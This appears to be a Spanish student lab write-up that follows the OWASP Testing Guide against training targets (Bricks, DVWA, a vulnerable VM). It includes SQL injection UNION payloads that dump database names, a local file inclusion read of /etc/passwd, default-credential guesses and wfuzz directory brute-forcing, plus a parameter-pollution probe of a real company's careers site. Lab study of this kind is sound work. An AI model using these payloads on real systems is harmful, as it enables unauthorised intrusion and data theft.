Al añadir el contenido en la URL directamente desaparece la opción de búsqueda

The screenshot shows the Novartis career search page at [https://www.novartis.com/careers/career-search#keyword=sfds&num\\_results=100#keyword=aaaa](https://www.novartis.com/careers/career-search#keyword=sfds&num_results=100#keyword=aaaa). The URL in the browser's address bar is highlighted with a red box. The page layout is identical to the previous screenshot, but the search bar is now completely broken, displaying only a series of red 'X' characters. The Novartis logo and navigation links are visible at the top.

Según OWASP si la validación de entrada existente y otros mecanismos de seguridad son suficientes para entradas individuales, y si el servidor asigna solo el primer o último parámetro contaminado, entonces la contaminación de parámetros no revela una vulnerabilidad. Si los parámetros duplicados están concatenados, diferentes componentes de la aplicación web usan diferentes ocurrencias o las pruebas generan un error, existe una mayor probabilidad de poder usar la contaminación de parámetros para desencadenar vulnerabilidades de seguridad.

Pero esta página al devolver vacía la página o un error en su defecto es el comportamiento por defecto del que no se puede inferir que tenga la vulnerabilidad.

#### 4.7.5 Testing for SQL Injection

Tenemos un login dentro de la página y vemos que nos muestra la información del usuario con id=0

The screenshot shows a web browser window with the following details:

- URL: 192.168.80.138/owaspbricks/content-1/index.php?id=0
- Page Title: Bricks
- Content Area:
  - Details
  - User ID: 0
  - User name: admin
  - E-mail: admin@getmantra.com

Si cambiamos en la URL el id también nos muestra el siguiente

The screenshot shows a web browser window with the following details:


- URL: 192.168.80.138/owaspbricks/content-1/index.php?id=1
- Page Title: Bricks
- Content Area:
  - Details
  - User ID: 1
  - User name: tom
  - E-mail: tom@getmantra.com

Vamos a comprobar a continuación si es vulnerable a ataques SQL injection añadiendo en la URL ;**and 1=1 and 1=0** a ver qué resultado obtenemos. Este es el primer paso de la guía para MySQL



#### Details

User ID: 1  
User name: tom  
E-mail: tom@getmantra.com



#### Details

Error! User does not exists

Por lo tanto vemos que es vulnerable a SQL inyección, vamos a realizar otra prueba, vamos a ver cuántas columnas tiene la tabla y ver si podemos mostrar algo de información.

Para la segunda comprobación lo hacemos con UNION.

**Negamos la primera parte de la consulta con -1 y añadimos UNION SELECT 1,2,3,4,5,6,7,8**  
(tenemos que probar desde el 1 hasta el 8 que es cuando ya nos devuelve información)



#### Details

User ID: 1  
User name: 2  
E-mail: 3

Y para la última comprobación de la guía obtenemos información de la BD desde information schema añadiendo a lo anterior en la URL:

**select group\_concat(schema\_name),user(),3,4,5,6,7,8 from information\_schema.schemata**

**group\_concat()**: es para que nos muestre todas las tablas en ese campo, de lo contrario solo mostraría la primera tabla.

192.168.80.138/owaspbricks/content-1/index.php?id=-1 UNION select group\_concat(schema\_name),user(),3,4,5,6,7,8 from information\_schema.schemata  
ools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

The screenshot shows a web application interface for 'Bricks'. At the top left is a logo of three orange squares arranged in a brick pattern. To its right is the word 'Bricks' in a large, dark font. Below the logo is a horizontal line with the word 'Details' next to it. Under 'Details', there is a table with the following data:

User ID:	Information_schema, svn, bricks, bwapp, citizens, cryptomg, dvwa, gallery2, getboo, ghost, gtd-, hex, isp, joomla, mutillidae, mysql, nowasp, orangehrm, personalblog, peruggia, phpb, phpm, admin, proxy, rentnet, sqlol, tikiwiki, vlc
User name:	bricks@localhost
E-mail:	3

#### 4.7.11.1 Testing for Local File Inclusion

Para comprobar esta vulnerabilidad se hace uso de directory transversal.

Considerando esta URL

`http://vulnerable_host/preview.php?file=example.html`

Lo típico es probar

`http://vulnerable_host/preview.php?file=../../../../etc/passwd`

Para probar esta vulnerabilidad voy a comprobar en DVWA

The screenshot shows a browser window titled 'Damn Vulnerable Web App'. The address bar shows the URL `https://192.168.80.138/dvwa/vulnerabilities/fi/?page=include.php`. The page content is mostly blank, indicating a successful exploit.

Y según la guía debemos cambiar la parte de **include.php** y probar añadiendo “..” los que haga falta y al final **/etc/passwd** para leer ese archivo

The screenshot shows a browser window titled 'Damn Vulnerable Web App'. The address bar shows the URL `https://192.168.80.138/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd`. The page content displays the contents of the /etc/passwd file, which includes several system accounts and their encrypted passwords.

```
root:x:0:0:root:/root/bin/bash
daemon:x:1:1:daemon:/usr/sbin/bin:/bin/sh
bin:x:2:2:bin:/bin/bin:/sh
sys:x:3:3:sys:/dev/bin/sh
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:5:games:/var/games
uucp:x:10:10:uucp:/var/spool/uucp/bin:/sh
proxy:x:13:13:proxy:/bin/bin/www-data:/x:33:33:www-data:/var/www/bin/sh
backup:x:34:34:backup:/var/backups/bi
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:102:/home/syslog/bin/false
klog:x:102:103:/home/klog
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql/bin/bash
messagebus:x:107:114:/var/run/dbus/bin/false
tomcat6:x:108:115:/usr/share/tomcat6
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse/bin/false
postfix:x:112:123:/var/spool/postfix/bin/false
```

Por lo tanto es vulnerable a este ataque.

- **4.4 Authentication Testing**


- [4.4.1 Testing for Credentials Transported over an Encrypted Channel](#)
- [4.4.2 Testing for Default Credentials](#)
- [4.4.3 Testing for Weak Lock Out Mechanism](#)
- [4.4.4 Testing for Bypassing Authentication Schema](#)
- [4.4.5 Testing for Vulnerable Remember Password](#)
- [4.4.6 Testing for Browser Cache Weaknesses](#)
- [4.4.7 Testing for Weak Password Policy](#)
- [4.4.8 Testing for Weak Security Question Answer](#)
- [4.4.9 Testing for Weak Password Change or Reset Functionalities](#)
- [4.4.10 Testing for Weaker Authentication in Alternative Channel](#)

#### 4.4.2 Testing for Default Credentials

Vamos a comprobar si la web es vulnerable a credenciales por defecto

Según la guía debemos probar estas combinaciones:

Pruebe los siguientes nombres de usuario: "admin", "administrador", "root", "sistema", "invitado", "operador" o "super". Son populares entre los administradores de sistemas y se utilizan con frecuencia. Además, puede probar con "qa", "prueba", "prueba1", "prueba" y nombres similares. Intente cualquier combinación de lo anterior en los campos de nombre de usuario y contraseña. Si la aplicación es vulnerable a la enumeración de nombres de usuario y logra identificar con éxito alguno de los nombres de usuario anteriores, intente contraseñas de manera similar. Además, pruebe con una contraseña vacía o una de las siguientes "contraseña", "pass123", "contraseña123", "admin" o "invitado"




Login

You are not logged in.

Username:

Password:

En este caso probando con “**admin**” para ambos campos conseguimos entrar, por lo tanto es vulnerable a las credenciales por defecto



Las demás pruebas en la parte de login consiste básicamente , en logarte tres veces con un usuario erróneo, repetir el proceso con password errónea , ver si te bloquea, ver qué mensaje da. Bastante pesado y repetitivo

## Herramientas


- ZAP
- OTG-INPVAL-013
- W3af Web Applications Attack and Audit Framework

## ZAP OWASP

Zed Attack Proxy (ZAP) es una herramienta gratuita de prueba de penetración de código abierto que se mantiene bajo Open Web Application Security Project (OWASP). ZAP está diseñado específicamente para probar aplicaciones web y es flexible y extensible.

En esencia, ZAP es lo que se conoce como un "proxy de intermediario". Se encuentra entre el navegador del evaluador y la aplicación web para que pueda interceptar e inspeccionar los mensajes enviados entre el navegador y la aplicación web, modificar el contenido si es necesario y luego reenviar esos paquetes al destino. Se puede utilizar como una aplicación independiente y como un proceso demonio.

El proceso para utilizar la herramienta es bastante simple, marcamos la siguiente opción




Antes de iniciar nos muestra los diferentes addons que se le pueden añadir a la herramienta además de un Marketplace


The screenshot shows the 'Add-ons' section of the OWASP ZAP interface. It has tabs for 'Installed' (which is selected) and 'Marketplace'. Under 'ZAP Core', it says 'There is a more recent version of OWASP ZAP: 2.10.0' with a 'Download Options' button. The 'Add-ons' table lists various addons with their names, versions, descriptions, and update status:

Name	Version	Description	Update
Active scanner rules	34.0.0	The release quality Active Scanner rules	<input type="checkbox"/>
AdvFuzzer	12.0.0	Advanced fuzzer for manual testing	<input type="checkbox"/>
Ajax Spider	23.1.0	Allows you to spider sites that make heavy use of JavaScript ...	<input type="checkbox"/>
Alert Filters	10.0.0	Allows you to automate the changing of alert risk levels.	<input type="checkbox"/>
Diff	10.0.0	Displays a dialog showing the differences between 2 reques...	<input type="checkbox"/>
Directory List v1.0	4.0.0	List of directory names to be used with Forced Browse or Fu...	<input type="checkbox"/>
Forced Browse	9.0.0	Forced browsing of files and directories using code from the...	<input type="checkbox"/>
Getting Started with ZAP Gu...	11.0.0	A short Getting Started with ZAP Guide	<input type="checkbox"/>
Help - English	10.0.0	English version of the ZAP help file.	<input type="checkbox"/>
HUD - Heads Up Display	0.9.0	Display information from ZAP in browser.	<input type="checkbox"/>
Import files containing URLs	7.0.0	Adds an option to import a file of URLs. The file must be plai...	<input type="checkbox"/>
Invoke Applications	10.0.0	Invoke external applications passing context related inform...	<input type="checkbox"/>
Linux WebDrivers	16.0.0	Linux WebDrivers for Firefox and Chrome.	<input type="checkbox"/>
Online menus	7.0.0	ZAP Online menu items	<input type="checkbox"/>
OpenAPI Support	15.0.0	Imports and spiders OpenAPI definitions.	<input type="checkbox"/>
Passive scanner rules	26.0.0	The release quality Passive Scanner rules	<input type="checkbox"/>
Quick Start	27.0.0	Provides a tab which allows you to quickly test a target appli...	<input type="checkbox"/>
Replacer	8.0.0	Easy way to replace strings in requests and responses.	<input type="checkbox"/>
Reveal	3.0.0	Show hidden fields and enable disabled fields	<input type="checkbox"/>
Save Raw Message	5.0.0	Allows to save content of HTTP messages as binary	<input type="checkbox"/>
Save XML Message	0.1.0	Allows to save content of HTTP messages as XML	<input type="checkbox"/>
Script Console	26.0.0	Supports all JSR 223 scripting languages	<input type="checkbox"/>
Selenium	15.1.0	WebDriver provider and includes HtmlUnit browser	<input type="checkbox"/>
Tips and Tricks	7.0.0	Display ZAP Tips and Tricks	<input type="checkbox"/>

Hay básicamente dos opciones o el **Automated Scan** o el **Manual Scan** en mi caso vamos a lanzar el Automated Scan sobre DVWA



La herramienta ejecuta el scan y en la parte de resultados en la pestaña Alerts nos muestra las vulnerabilidades que ha encontrado en la pagina




## VM Vulnerable

Arrancamos la maquina objetivo y la información que nos da es la siguiente, vemos que tiene una web así que vamos a entrar a ver que tiene.

```
Debian GNU/Linux 10 M87 tty1
Web console: https://M87:9090/ or https://192.168.0.19:9090/
M87 login: _
```

Vale, nos encontramos con un portal de **login** no sabemos ni usuario ni contraseña.



Voy a realizar un **Nmap** a ver que otra información puedo obtener , por si tiene algún puerto abierto aparte del 80.

En principio no aparece ningún otro puerto aparte del **80 y del 9090** que nos indica la maquina al principio , vamos a ver la versión del Apache que tiene, a ver si esta versión tiene alguna vulnerabilidad.

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.38 ((Debian))
          http-methods:
          Supported Methods: OPTIONS HEAD GET POST
          http-server-header: Apache/2.4.38 (Debian)
          http-title: M87 Login Form
9090/tcp   open  ssl/zeus-admin?
          fingerprint-strings:
          GetRequest, HTTPOptions:
          HTTP/1.1 400 Bad request
          Content-Type: text/html; charset=utf8
          Transfer-Encoding: chunked
          X-DNS-Prefetch-Control: off
          Referrer-Policy: no-referrer
          X-Content-Type-Options: nosniff
          Cross-Origin-Resource-Policy: same-origin
          <!DOCTYPE html>
          <html>
          <head>
          <title>
          request  Connect to
          </title>
          <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
          <meta name="viewport" content="width=device-width, initial-scale=1.0">
          <style>
          body {
          margin: 0;
          font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;
          font-size: 12px;
          line-height: 1.6666667;
          color: #333333;
          background-color: #f5f5f5;
          border: 0;
          vertical-align: middle;
          font-weight: 300; with your server user account.
          margin: 0 10px
          -ssl-cert: Subject: commonName=M87/organizationName=662b442c19a840e482f9f69cde8f316e
          Subject Alternative Name: IP Address:127.0.0.1, DNS:localhost
          Issuer: commonName=M87/organizationName=662b442c19a840e482f9f69cde8f316e
          Public Key type: rsa
```

Efectivamente esta versión de apache tiene una vulnerabilidad, pero para ello primero tenemos que acceder ya que es una escala de privilegios local.

### Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation

EDB-ID:	46676	CVE:	2019-0211	Author:	CFREAL	Type:	LOCAL	Platform:	LINUX	Date:	2019-04-08
EDB Verified:	x	Exploit:	+	/	{}	Vulnerable App:					

Vamos a ver que manda la página cuando hacemos login , vamos a interceptar la petición con **burpsuite** y analizarla para ver qué información podemos sacar.

Para esto lo primero es configurar el proxy de Firefox para que sea nuestra propia maquina

**Configure Proxy Access to the Internet**

No proxy  
 Auto-detect proxy settings for this network  
 Use system proxy settings  
 Manual proxy configuration

HTTP Proxy	127.0.0.1	Port	8080
<input checked="" type="checkbox"/> Use this proxy server for all protocols			
SSL Proxy	127.0.0.1	Port	8080
FTP Proxy	127.0.0.1	Port	8080
SOCKS Host	127.0.0.1	Port	8080
<input type="radio"/> SOCKS v4 <input checked="" type="radio"/> SOCKS v5			
<input type="radio"/> Automatic proxy configuration URL			

Nos ha interceptado la petición cuando hemos intentado hacer login

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extend

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.19:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 POST / HTTP/1.1
2 Host: 192.168.0.19
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.0.19/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 42
10 Connection: close
11 Upgrade-Insecure-Requests: 1
12
13 email=emailfalso%40gmail.com&password=1234
```

Y esta es parte de la respuesta que nos devuelve

```
<title>
  Method Not Allowed
</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<style>
  body{
    margin:0;
    font-family:"RedHatDisplay","Open Sans",Helvetica,Arial,sans-serif;
    font-size:12px;
    line-height:1.6666667;
    color:#333333;
    background-color:#f5f5f5;
  }
  img{
    border:0;
    vertical-align:middle;
  }
  h1{
    font-weight:300;
  }
  p{
    margin:0 0 10px;
  }
  @font-face{
    font-family:'RedHatDisplay';
    font-style:normal;
    font-weight:300;
    src:url('/cockpit/static/fonts/RedHatDisplay-Medium.woff2')format('woff');
  }
  @font-face{
    font-family:'Open Sans';
    font-style:normal;
    font-weight:300;
    src:url('/cockpit/static/fonts/OpenSans-Light-webfont.woff')format('woff');
  }
  .blank-slate-pf{
    text-align:center;
    padding:90px 120px;
  }
```


No veo que nos proporcione ninguna información , asi que a continuación vamos a listar directorios a ver que podemos encontrar, voy a probar con los recomendados en la teoría, la herramienta **WFUZZ** vamos a probarla.

```
kali㉿kali:~$ wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc=404 http://192.168.0.19/FUZZ
Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.


[*] POST /FUZZ HTTP/1.1
[*] WFuzz 2.4.5 - The Web Fuzzer
[*] Target: http://192.168.0.19/FUZZ
[*] Total requests: 220560
[*] Connection: close
=====
ID Content-Type Response for Lines for Word Chars Payload
=====
000000001: 200 25 L 1234 67 W 1322 Ch "# directory-list-2.3-medium.txt"
000000002: 200 25 L 67 W 1322 Ch "#"
000000003: 200 25 L 67 W 1322 Ch "# Copyright 2007 James Fisher"
000000004: 200 25 L 67 W 1322 Ch "#"
000000005: 200 25 L 67 W 1322 Ch "# This work is licensed under the Creative Commons"
000000006: 200 25 L 67 W 1322 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000007: 200 25 L 67 W 1322 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000008: 200 25 L 67 W 1322 Ch "# or send a letter to Creative Commons, 171 Second Street,"
000000009: 200 25 L 67 W 1322 Ch "# Suite 300, San Francisco, California, 94105, USA."
000000010: 200 25 L 67 W 1322 Ch "#"
000000011: 200 25 L 67 W 1322 Ch "# Priority ordered case sensitive list, where entries were found"
000000012: 200 25 L 67 W 1322 Ch "# on at least 2 different hosts"
000000014: 200 25 L 67 W 1322 Ch ""
000000013: 200 25 L 67 W 1322 Ch "#"
000000259: 301 9 L 28 W 312 Ch "admin"
000000291: 301 9 L 28 W 313 Ch "assets"
000003295: 200 21 L 169 W 1073 Ch "LICENSE"
000045240: 200 25 L 67 W 1322 Ch ""
000095524: 403 9 L 28 W 277 Ch "server-status"
000116475: 404 9 L 31 W 274 Ch "137261"
=====
Finishing pending requests ...
```

Nos ha encontrado dos directorios

- Directorio **admin** es otro portal de login



- Directorio **assets** solo contiene los css



## Index of /assets/css

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">style.css</a>	2020-10-24 18:20	1.2K	

Apache/2.4.38 (Debian) Server at 192.168.0.19 Port 80

Vamos a ver si tenemos más directorios dentro de **admin**

```

kali㉿kali:~$ wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc=404 http://192.168.0.19/admin/FUZZ
Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.


*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****
Target: http://192.168.0.19/admin/FUZZ
Total requests: 220560

ID      Response   Lines    Word    Chars    Payload
_____
0000000001: 200      84 L    159 W   4393 Ch   "# directory-list-2.3-medium.txt"
0000000002: 200      84 L    159 W   4393 Ch   "#"
0000000003: 200      84 L    159 W   4393 Ch   "# Copyright 2007 James Fisher"
0000000004: 200      84 L    159 W   4393 Ch   "#"
0000000005: 200      84 L    159 W   4393 Ch   "# This work is licensed under the Creative Commons"
0000000006: 200      84 L    159 W   4393 Ch   "# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000007: 200      84 L    159 W   4393 Ch   "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
0000000008: 200      84 L    159 W   4393 Ch   "# or send a letter to Creative Commons, 171 Second Street,"
0000000009: 200      84 L    159 W   4393 Ch   "# Suite 300, San Francisco, California, 94105, USA."
0000000010: 200      84 L    159 W   4393 Ch   "#"
0000000011: 200      84 L    159 W   4393 Ch   "# Priority ordered case sensitive list, where entries were found"
0000000012: 200      84 L    159 W   4393 Ch   "# on atleast 2 different hosts"
0000000013: 200      84 L    159 W   4393 Ch   "#"
0000000014: 200      84 L    159 W   4393 Ch   ""
0000000016: 301      9 L     28 W    319 Ch    "images"
000000550: 301      9 L     28 W    316 Ch    "css"
000000953: 301      9 L     28 W    315 Ch    "js"
000001626: 301      9 L     28 W    319 Ch    "backup"
000045240: 200      84 L    159 W   4393 Ch   ""
000047955: 404      9 L     31 W    274 Ch    "MP3_Players"
Finishing pending requests ...

```

Nos encontramos que sí que contiene más directorios en este caso : **images,css,js y backup**

- Directorio **backup** dentro del directorio **admin** es otro portal de login

